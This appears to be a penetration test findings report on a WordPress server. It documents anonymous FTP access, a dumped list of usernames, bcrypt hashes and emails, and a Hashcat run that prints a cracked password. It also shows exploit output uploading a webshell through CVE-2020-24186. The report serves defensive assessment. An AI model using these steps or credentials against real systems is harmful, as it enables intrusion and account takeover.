DEMO CORP
Security Assessment Findings Report

Business Confidential

Date: October 7th,2024
Project: DC-001
Version 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of Demo Corp and TCM Security (TCMS). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Demo Corp and TCMS.

Demo Corp may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. TCMS prioritized the assessment to identify the weakest security controls an attacker would exploit. TCMS recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information

Name	Title	Contact Information
Demo Corp		
John Smith	Global Information Security Manager	Email: jsmith@democorp.com
TCM Security		
Fikri Aulia A.	Lead Penetration Tester	Email: fikrisaad14@gmail.com


Assessment Overview

From October 5th, 2024 to October 7th, 2024, a comprehensive external penetration test was conducted on the target WordPress-based web application and its associated services. This assessment was performed to evaluate the security posture of the server infrastructure against current industry best practices.

The external penetration test aimed to identify and exploit vulnerabilities that could be accessed and leveraged by attackers from an external perspective, including FTP, SSH, and the WordPress CMS. This assessment followed methodologies outlined in the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment and focused on identifying weaknesses in access controls, outdated software, and insecure configurations.

The goal of this assessment was to provide actionable insights and recommendations to enhance the overall security of the system and reduce the risk of external threats. All identified vulnerabilities were validated through exploitation to demonstrate the potential impact on the system if left unaddressed. Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

External Penetration Test

An external penetration test simulates the actions of an attacker originating from outside the target network, focusing on identifying vulnerabilities that can be exploited without internal access. The purpose is to assess the security perimeter of the system and its resilience to external threats.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
External Penetration Test	10.15.42.245

Scope Exclusions

No limitation was given by Demo Corp.

Client Allowances

Demo Corp did not provide any allowances.

Executive Summary

TCMS evaluated Demo Corp's internal security posture through penetration testing from October 5th, 2024 to October 7th, 2024. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement no limitation was given.

Time limitations were in place for testing. Internal network penetration testing was permitted for three (3) business days.

Testing Summary

The penetration test evaluated the security posture of the target server hosting a WordPress website and its associated services. The assessment was focused on identifying vulnerabilities in FTP, SSH, and WordPress plugins, particularly aiming to exploit weak configurations and vulnerabilities in these services. The tools used included Nmap, WPScan, Gobuster, Hashcat, and manual exploitation of known vulnerabilities.

The penetration testing process revealed multiple vulnerabilities, ranging from weak FTP access controls to critical plugin vulnerabilities. During the assessment, the following methodologies were used to perform a thorough evaluation:

Nmap Scanning was performed against the target server to identify open ports and running services. This scan revealed that ports 21 (FTP), 22 (SSH), and 80 (HTTP) were open, indicating potential attack vectors for further exploration. FTP was found to allow anonymous access, while SSH was secured but later accessed through a brute-forced password.

FTP Access: The server allowed anonymous FTP access, permitting the download of files without requiring any authentication. A file named list.xyz was discovered, containing hashed credentials (bcrypt) and associated usernames and email addresses. This exposure of sensitive data was a major security concern, leading to further analysis of the hashed credentials.

Hashcat Password Cracking: Using Hashcat, the bcrypt hashes retrieved from list.xyz were subjected to a dictionary attack. The password for the user "ethack" was successfully cracked, demonstrating the use of weak passwords in the system. This cracked password was later used to gain SSH access to the server.

WPScan: The WordPress installation was scanned using WPScan, which enumerated several plugins and revealed that the site was running wpDiscuz 7.0.4, a version known to be vulnerable to CVE-2020-24186. This vulnerability allowed for remote code execution (RCE) through file upload bypass.

Gobuster Directory Enumeration: Gobuster was used to enumerate hidden directories on the web server, revealing additional entry points that were not accessible via standard website navigation. These directories provided insight into the structure of the server and helped identify potential vulnerabilities in unprotected areas.

Exploitation of CVE-2020-24186: By exploiting the wpDiscuz plugin vulnerability (CVE-2020-24186), a malicious PHP webshell was successfully uploaded to the server, granting remote command execution capabilities. This exploit allowed the penetration testing team to run arbitrary commands on the server, including executing whoami to confirm the level of access.

SSH Access: After successfully cracking the "ethack" user's password, SSH access to the server was gained. Once logged in, the team had full control of the server's file system, confirming the ability to read and execute commands as the compromised user. Sensitive files, including a readme file indicating the success of the compromise, were accessed.

Overall, the penetration test demonstrated critical vulnerabilities in the system's configuration, especially in terms of weak password policies, outdated plugins, and insecure access methods. Each of these vulnerabilities presented a clear path for attackers to compromise the server, escalate privileges, and execute arbitrary commands on the system.

Tester Notes and Recommendations

The testing results from the target server highlight several critical security issues, particularly surrounding weak access controls, poor password policies, and the use of outdated WordPress plugins. These issues are common in environments that have not undergone regular penetration testing or security audits. Throughout the testing process, three primary themes stood out: weak password policy, insecure file access via FTP, and outdated software vulnerabilities.

1. Weak Password Policy:
The weak password policy was one of the first vulnerabilities identified during the testing process. The discovery of hashed passwords within the list.xyz file, accessible through anonymous FTP, allowed for password cracking via dictionary attacks. The password for the user ethack was successfully cracked using Hashcat, demonstrating how easily weak passwords can be compromised. This password was then used to gain SSH access to the server, granting control over the system.

We recommend that the organization implement a more stringent password policy, mandating the use of complex, long passwords for all users. A minimum of 12 characters for standard user accounts and 16 characters or more for administrative accounts is suggested. Additionally, password rotation policies and enforcement of multi-factor authentication (MFA) should be considered to further secure system access.

2. Insecure File Access (FTP):
The FTP service was found to be openly accessible via anonymous login, which allowed the download of sensitive files containing user credentials. This presents a significant risk, as attackers could easily gain access to confidential data or upload malicious files. The combination of open FTP access and the presence of sensitive information in these files exacerbates the risk.

We recommend disabling anonymous FTP access entirely or enforcing strict authentication for FTP services. Furthermore, all sensitive information such as user credentials should be properly encrypted and stored securely, and FTP should be replaced with SFTP to ensure encrypted file transfers.

3. Outdated WordPress Plugins:
During the testing process, the vulnerable wpDiscuz 7.0.4 plugin was identified via WPScan. This plugin was found to be susceptible to the CVE-2020-24186 vulnerability, which allowed for remote code execution (RCE) through file upload bypass. Exploiting this vulnerability enabled the penetration team to upload a webshell and execute arbitrary commands on the server, leading to full system compromise.

We strongly recommend that the organization maintain a regular patching and update schedule for all WordPress plugins and core software. In particular, all plugins should be regularly updated to their latest versions to prevent the exploitation of known vulnerabilities. Implementing a Web Application Firewall (WAF) can also help mitigate risks by preventing the exploitation of zero-day vulnerabilities.

Key Strengths and Weaknesses

Key Strengths Identified During the Assessment:

1. SSH Service Required Credentials: The SSH service was not vulnerable to anonymous access and required credentials for entry, adding a layer of security to the system.
2. Password Hashing Used for Credentials: The passwords stored in the list.xyz file were hashed using bcrypt, an industry-standard hashing algorithm, which indicates a reasonable approach to storing sensitive information, even though weak passwords were used.
3. No Default Admin Credentials Detected: No default administrative credentials were found on the target system, reducing the likelihood of easy exploitation via default passwords.
4. Firewall Protection: External access to non-essential ports was blocked, which limited the potential attack surface for certain types of exploits.

Key Weaknesses Identified During the Assessment:

1. Weak Password Policy: The password policy for user accounts was found to be weak. Simple passwords, like the one cracked using Hashcat, allowed for easy brute-force attacks and unauthorized access to the server.
2. Anonymous FTP Access: The FTP server allowed anonymous login, providing access to sensitive information without requiring any form of authentication, a critical oversight in securing the system.
3. Outdated WordPress Plugins: The target WordPress installation was using an outdated version of the wpDiscuz plugin (v7.0.4), which was vulnerable to CVE-2020-24186, enabling remote code execution and complete system compromise.
4. Vulnerable Plugin Misconfiguration: The wpDiscuz plugin's file upload functionality was improperly secured, allowing an attacker to bypass validation and upload malicious files, leading to server exploitation.
5. Lack of Multi-Factor Authentication (MFA): The SSH and FTP services did not utilize multi-factor authentication (MFA), which increased the risk of unauthorized access once passwords were compromised.

6. Sensitive Information Exposure via FTP: Critical files like list.xyz, containing hashed passwords, were stored on the server and easily accessible through anonymous FTP login. This exposed

sensitive user data to potential attackers.

7. Inconsistent Software Updates: The server was found to be running older versions of software, particularly WordPress plugins, without regular updates or patches, leaving the system exposed to known vulnerabilities.
8. No Web Application Firewall (WAF): The absence of a Web Application Firewall allowed attackers to exploit vulnerabilities in the web application directly without additional protective layers

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

External Penetration Test Findings

3	2	2	0	1
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
External Penetration Test		
EPT-001: Anonymous FTP Access	Critical	Disable anonymous FTP login and enforce secure FTP (SFTP) with authentication.
EPT-002: Weak Password Policy (Cracked via Hashcat)	Critical	Implement stricter password policies (min 12-16 characters) and introduce multi-factor authentication (MFA).
EPT-003: wpDiscuz Plugin RCE Vulnerability (CVE-2020-24186)	Critical	Immediately update wpDiscuz to the latest secure version, and monitor for further vulnerabilities.
EPT-004: Sensitive Information Exposed via FTP	High	Restrict file access on FTP server and apply secure file transfer protocols (e.g., encrypted SFTP).
EPT-005: Lack of Web Application Firewall (WAF)	High	Deploy a Web Application Firewall (WAF) to prevent unauthorized access and mitigate zero-day threats.
EPT-006: Unrestricted Directory Access (Gobuster discovery)	Moderate	Implement proper access controls on web directories, ensuring that sensitive directories are not publicly accessible.
EPT-007: SSH Access Gained via Cracked Credentials	Moderate	Switch to key-based authentication for SSH and disable password-based authentication where possible.
EPT-008: WordPress Plugin and Theme Enumeration	Informational	Restrict public access to WordPress metadata to prevent attackers from gathering information about installed plugins and themes.


Technical Findings

Internal Penetration Test Findings

Finding EPT-001: Anonymous FTP Access


Description:	The FTP service on the target server was found to allow anonymous login, enabling any user to access sensitive files stored on the server. The file list.xyz was discovered during testing, which contained usernames, hashed passwords (bcrypt), and email addresses. This lack of authentication control presents a major security risk, as it allows attackers to potentially access sensitive information without any verification.
Risk:	Likelihood: High – FTP services without authentication are highly vulnerable to exploitation. Impact: Very High – Attackers can retrieve sensitive information, such as user credentials, and leverage them for further attacks (e.g., password cracking, privilege escalation).
System:	FTP Server
Tools Used:	Nmap (to identify open FTP port) FTP Client (to access anonymous login and download files)
References:	CVE-1999-0497: FTP service allows anonymous login NIST SP800-53 r4 AC-2: Account Management

Evidence



```
└─$ ftp 10.15.42.245
Connected to 10.15.42.245.
220 (vsFTPd 3.0.5)
Name (10.15.42.245:fkrl): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||11350|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0          142834 Oct 04 19:41 list.xyz
-rw-r--r--    1 0        0             701 Oct 03 17:41 readme.txt
226 Directory send OK.
```

Figure 1: go into ftp using anonymous



```
{"id":252,"username":"lcicc16z","password":"$2a$04$j.XouKy31NajQ/20fg2j7.G1MHcRxc4lzMadm/J0AMDpRBtEf6AYK","email":"cleadstone6z@google.ru"},
{"id":253,"username":"mbateup70","password":"$2a$04$CmSsD0pvtF5oQkbp0Oq5AO/iiLjjz90sd2j0hap1pG/mY3ws8ZdtS","email":"bbridgeland70@de.vu"},
{"id":254,"username":"ldalyell71","password":"$2a$04$7A2eifLHrEF8A5aKYT0Lf.MnLv19yyWG.FVrh3G2yjVVQSUnz1XBu","email":"creuben71@biblegateway.com"},
{"id":255,"username":"rmurrison72","password":"$2a$04$84ZdOQMzf.hZNjMqqxFUl.fyZcdfpMAH7DBFC4D0rhiPfph3PccFW","email":"cmangon72@163.com"},
{"id":256,"username":"santognozzii73","password":"$2a$04$5O3YifOLUNmrir/F4iyQU.bHPB0FgWg5JIgmVsSFPwodq3H719tPy","email":"jderobertis73@indiegogo.com"},
{"id":257,"username":"jpeschke74","password":"$2a$04$fEBMdrdvUsiRPI2ray.wK.nPkvOj1nmSfkO9qpLrme.sMsYNCHya2","email":"mcopland74@dot.gov"},
{"id":258,"username":"wdorgan75","password":"$2a$04$1mGlqoouqqNvP6Zh7asKAOp5AGYhWjWdDGJu.WZp9a6FDv8RxAlFG","email":"ctrynor75@bigcartel.com"},
{"id":259,"username":"nstrowan76","password":"$2a$04$CJrynHh7dyQF1q41yWBZ6uID6urzraNtqlW5MXz.vpx9QmTvP7NF.","email":"tgert76@eepurl.com"},
{"id":260,"username":"gbreitler77","password":"$2a$04$ckSRoJ6Ko7qfpWlKKfdbzOSpvVgslnK/eaoZc2TOtXN2pP6iiqk/2","email":"esearch77@imageshack.us"},
{"id":261,"username":"pdrinkale78","password":"$2a$04$t5GrMXX.ll6riPdN4sE4ruTcPREmqtfbfJ5K31o3Z2vTp7Fw5uFji","email":"kwattam78@furl.net"},
{"id":262,"username":"mclelle79","password":"$2a$04$fx4b1y2lwPtm4Lk8dLrSHu6/1bUbWlghikU0VTsw0eljal3kxYcn2","email":"vgunson79@home.pl"},
{"id":263,"username":"tpechet7a","password":"$2a$04$qBSC3NyF8ojUPzBHSnEayORdaqy.K5aNW.8sXs7RLP5M4A.sgj.5O","email":"lamort7a@howstuffworks.com"},
{"id":264,"username":"vsilman7b","password":"$2a$04$f5LzTC2ofZi26omJtPNq9eoxhkX2///GPlsiUrd382uOJriMetqCS","email":"sroggers7b@eventbrite.com"},
{"id":265,"username":"jtschiersch7c","password":"$2a$04$z5QBivWmtzFA.mRVDHT/YeAeTmvVxorpJmWjQA3AEa4BzUGLe0xcC","email":"jvagg7c@360.cn"},
{"id":266,"username":"hclogg7d","password":"$2a$04$zvIteW75Un6KG6irOA/wRepAqP3wE5R7cPHxzYtt0COs70YGfeGyu","email":"cvanbaaren7d@ucoz.ru"},
{"id":267,"username":"ppasticznyk7e","password":"$2a$04$TV407o9FC/uIIM0usLqi1uRvAbi3jeEJUpmnuO9YhSTtULYPl7vqG","email":"wbower7e@yolasite.com"},
{"id":268,"username":"ckillbey7f","password":"$2a$04$CUkmiOuc4GU6BO2pFxh5..PjgaBMCZO80s1UPsFpMdEi7sf6MZ0Pu","email":"mtolomio7f@yale.edu"},
{"id":269,"username":"mdargie7g","password":"$2a$04$PKLpSx1p.LWkNVkvVg3DLeraMJaFmpxOCCYO9TdN6Hrb2Vcz.1f7S","email":"pdemer7g@amazon.com"},
{"id":270,"username":"ethack","password":"$2a$14$mfaS50bZaMRVC1oks.jYK.BvVOKfLtGg/c5Qu8xyr.YYXJPUIdp1e","email":"ethackh@sciencedirect.com"},
{"id":271,"username":"rlambrechts7i","password":"$2a$04$.ldOVV/2c4TPQgHFrDsteOB9aSVPlPg68Getisri7MQEPuNi.JbBu","email":"hwisedale7i@moonfruit.com"},
{"id":272,"username":"ahellen7j","password":"$2a$04$UkDTPlQRTbyDjypI7.1U8.qqq9bwgc2TjahwqMVZYguGgWaOsZt4u","email":"msollon7j@comcast.net"},
{"id":273,"username":"edodshon7k","password":"$2a$04$2nY/k0rFHg84kGdSG3JbS.s6HlB5tVFXNziKgt6W64tymi3.qa0.O","email":"alandrean7k@bizjournals.com"},
{"id":274,"username":"pfehely7l","password":"$2a$04$U.Pg/nRf/QnpnyWM2E8aVumUprfsqVtu7I8uFIuePbt0zoKy91l.W","email":"mwrigley7l@jigsy.com"},
{"id":275,"username":"jbradnock7m","password":"$2a$04$m48n4a8IImmWsAWFiBRO4OM/ORlmCtoQoFrlYXoAhw3iY9Xg4vaZa","email":"ewadworth7m@com.com"},
{"id":276,"username":"jharwin7n","password":"$2a$04$Omvsk3.pzEpSF5.KbFKWWOdph4cAieSlWtPjCYbjR4zNqnL2/mbzu","email":"rcollick7n@dailymail.co.uk"},
{"id":277,"username":"pwillshire7o","password":"$2a$04$Sck1HnjG/05AfJn0OhNt2O7DkWLvFdrn2I5UO9V/BVVD92lMkZIE2","email":"sgatman7o@1688.com"},
{"id":278,"username":"dscates7p","password":"$2a$04$c68ofrTKFZLaAwoytgTUYujhppCraOd2VIFB50yYuaNpKfAgdgfCy","email":"alebbon7p@goo.ne.jp"},
{"id":279,"username":"iconradie7q","password":"$2a$04$5Pdt2meDDeZmZcixFp6euOuIp86njgghzvLWXMTRC5lXFhr1lLqLm","email":"ghalversen7q@bing.com"},
{"id":280,"username":"tkusick7r","password":"$2a$04$SkaBoq6230mQMHZevgxP5.RvEHPYdR91V.haRJ4L0WzsBHQKWvj1q","email":"lbetton7r@wikia.com"},
{"id":281,"username":"brostern7s","password":"$2a$04$98sFi0jxjJXUhTvkuqAeze4Zy7msYUsH4uodU.P.0q83yuWdZ9h2a","email":"cmckenny7s@google.nl"},
{"id":282,"username":"ibarwood7t","password":"$2a$04$E6Ec3eW2.QY1yILx/MSGYeX2fxR1UH3PQie7e5jDUYccfwToRW8vy","email":"dwhyke7t@newsvine.com"},
{"id":283,"username":"mtrenchard7u","password":"$2a$04$2hWtR/zfWukUDN9NXE5TXe/iIr13Mpp94z7DOYJMWZgn/IF2CX27e","email":"oyearby7u@plala.or.jp"},
{"id":284,"username":"kitzchaky7v","password":"$2a$04$UWLf5je3BSCwGdiJsWw9V.i0vad2mKJvpjHkGV4B3a8atz7GOVW6S","email":"hpurcell7v@myspace.com"},
{"id":285,"username":"gserman7w","password":"$2a$04$sHnfTTF6oOs3mcLz1MUu/uRDQ6uXD9mkrl9rj5D/00K1J.u9wX6ey","email":"sviegas7w@vistaprint.com"},
{"id":286,"username":"adrayn7x","password":"$2a$04$nuvvZUfB01itSXx0Teli.uiTPU5HgoyZJ4.E479xrKOyv2JU6Wcpa","email":"cmulhall7x@opera.com"},
{"id":287,"username":"knoir7y","password":"$2a$04$X2tvdt5u.7dFzl9UuqRxCeBSJUkKtpVFJrVVBNMAvNHaPocdpxOeq","email":"wbrou7y@usgs.gov"},
{"id":288,"username":"lkleinsmuntz7z","password":"$2a$04$1ysVtILqcAiQRjFBrwQCTOt8.aXcBgDFeU47GRSYzgAX1lFSsgP1u","email":"rorcott7z@hc360.com"},
{"id":289,"username":"glambarton80","password":"$2a$04$CJzErsZnyYhv.Ax1kpfymOGmb8op2nVCNldTIkMdySh5BSFG2T65y","email":"ilethbridge80@skype.com"},
{"id":290,"username":"sferneyhough81","password":"$2a$04$BNgtXGwlVtY4ybDGZYst/.aMaHqc2iZSF.GT/SXozbRtWswLFAff.","email":"eannies81@loc.gov"},
{"id":291,"username":"yenns82","password":"$2a$04$KBqjJKtwPZ5t7VSUaD9EwuikDsVonCMIGBksnzzsFiiN2oPKeqnAu","email":"kokinedy82@yellowbook.com"},
{"id":292,"username":"ktaig83","password":"$2a$04$O74VXzonuFIbeLBHOVrdl.wyalSNAvIrbopFpDco7QnaEo4UlzDoO","email":"ebasso83@themeforest.net"},
```

Figure 2: the contents of the list.xyz file, namely username, password, and email


Remediation

1. Disable anonymous FTP access.
2. Implement secure FTP (SFTP) with user authentication and encryption for file transfers.
3. Ensure that sensitive files are properly secured with appropriate access controls and encryption.

Finding EPT-002: Weak Password Policy (Critical)

Description:	Passwords retrieved from the FTP server in list.xyz were found to be hashed with bcrypt. One of the user credentials, "ethack", was cracked using Hashcat with a dictionary attack. This indicates a weak password policy, making the system vulnerable to brute force attacks.
Risk:	Likelihood: High – Weak password policies increase the chances of successful brute force attacks. Impact: Very High – Attackers can gain unauthorized access to sensitive systems.
System:	SSH Server
Tools Used:	Hashcat
References:	OWASP Top 10 A2: Broken Authentication NIST SP800-63B: Digital Identity Guidelines – Authentication and Lifecycle Management

Evidence



```
└─$ hashcat -m 3200 '$2a$14$mfaS50bZaMRVC1oks.jYK.BvVOKfLtGg/c5Qu8xyr.YYXJPUIdp1e' dictionary.txt --show

$2a$14$mfaS50bZaMRVC1oks.jYK.BvVOKfLtGg/c5Qu8xyr.YYXJPUIdp1e:6DMfLv(9
```

Figure 3: Result of hashcat using for hashing password in list.xyz


Remediation

1. Implement a stronger password policy with a minimum of 12-16 characters.
2. Enforce password complexity requirements (e.g., combination of uppercase, lowercase, numbers, and special characters).
3. Introduce multi-factor authentication (MFA) for additional security.
4. Regularly audit password policies and ensure compliance.

Finding EPT-003: WordPress wpDiscuz Plugin (CVE-2020-24186) (Critical)


Description:	The WordPress site was running the vulnerable wpDiscuz plugin version 7.0.4, which is susceptible to Remote Code Execution (RCE). This vulnerability allows an attacker to upload a malicious file and execute arbitrary code on the server.
Risk:	Likelihood: High – Public exploits are available. Impact: Very High – Successful exploitation allows full control of the server.
System:	WordPress CMS
Tools Used:	WPScan, Exploit.py
References:	CVE-2020-24186: wpDiscuz Plugin File Upload Vulnerability NIST SP800-53 r4 SI-2: Flaw Remediation

Evidence



```
<title>Trial – Suka-Suka Zidan</title>
<meta name="robots" content="max-image-preview:large">
<link rel="dns-prefetch" href="//10.15.42.245">
<link rel="alternate" type="application/rss+xml" title="Suka-Suka Zidan » Feed" href="http://10.15.42.245:487/feed/">
<link rel="alternate" type="application/rss+xml" title="Suka-Suka Zidan » Comments Feed" href="http://10.15.42.245:487/comments/feed/">
<link rel="alternate" type="application/rss+xml" title="Suka-Suka Zidan » Trial Comments Feed" href="http://10.15.42.245:487/2024/10/03/trial/feed/
▸<script>⋯</script>
<link id="astra-theme-css-css" rel="stylesheet" href="http://10.15.42.245:487/wp-content/themes/astra/assets/css/minified/main.min.css?ver=4.8.2" m
▸<style id="astra-theme-css-inline-css">⋯</style>
▸<style id="wp-emoji-styles-inline-css">⋯</style>
<link id="wp-block-library-css" rel="stylesheet" href="http://10.15.42.245:487/wp-includes/css/dist/block-library/style.min.css?ver=6.6.2" media="a
▸<style id="global-styles-inline-css">⋯</style>
<link id="wpdiscuz-frontend-css-css" rel="stylesheet" href="http://10.15.42.245:487/wp-content/plugins/wpdiscuz/themes/default/style.css?ver=7.0.4"
▸<style id="wpdiscuz-frontend-css-inline-css">⋯</style>
<link id="wpdiscuz-fa-css" rel="stylesheet" href="http://10.15.42.245:487/wp-content/plugins/wpdiscuz/assets/third-party/font-awesome-5.13.0/css/fa
<link id="wpdiscuz-combo-css-css" rel="stylesheet" href="http://10.15.42.245:487/wp-content/plugins/wpdiscuz/assets/css/wpdiscuz-combo.min.css?ver=
```

Figure 4: Finding of plugin used in one of the article pages



```
────────────────────────────────────────────────────────────────
[-] Wordpress Plugin wpDiscuz 7.0.4 - Remote Code Execution
[-] File Upload Bypass Vulnerability - PHP Webshell Upload
[-] CVE: CVE-2020-24186
[-] https://github.com/hevox
────────────────────────────────────────────────────────────────


[+] Response length:[148094] | code:[200]
[!] Got wmuSecurity value: 84d78c8f13
[!] Got wmuSecurity value: 18

[+] Generating random name for Webshell ...
[!] Generated webshell name: vbfioscaifyesia

[!] Trying to Upload Webshell..
[+] Upload Success ... Webshell path:http://10.15.42.245:487/wp-content/uploads/2024/10/vbfioscaifyesia-1728218820.39.php

> whoami
                   1 folder | 2 files: 6.3 KiB (6455 bytes) | Free space: 28.1 GiB
```

Figure 5: Get access to the server using python script


Remediation

1. Immediately update wpDiscuz to the latest version.
2. Regularly check for and apply updates to all installed WordPress plugins and themes.
3. Consider implementing a Web Application Firewall (WAF) to help mitigate future vulnerabilities.

Finding EPT-004: Exposed Sensitive Information via FTP (High)

Description:	Sensitive information, including hashed passwords and usernames, was stored in an accessible file (list.xyz) on the FTP server. Anonymous FTP access allowed attackers to download this file without authentication, exposing critical data that could be used for further attacks
Risk:	Likelihood: High – FTP access was granted without authentication, and sensitive information was stored in plain text. Impact: High – Sensitive data such as hashed passwords could be exploited to gain unauthorized access to other systems.
System:	FTP Server
Tools Used:	FTP Client
References:	OWASP Top 10 A3: Sensitive Data Exposure

Evidence



```
ftp> ls
229 Entering Extended Passive Mode (|||11350|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0          142834 Oct 04 19:41 list.xyz
-rw-r--r--    1 0        0             701 Oct 03 17:41 readme.txt
226 Directory send OK.
```

Figure 6: list of directory found in FTP

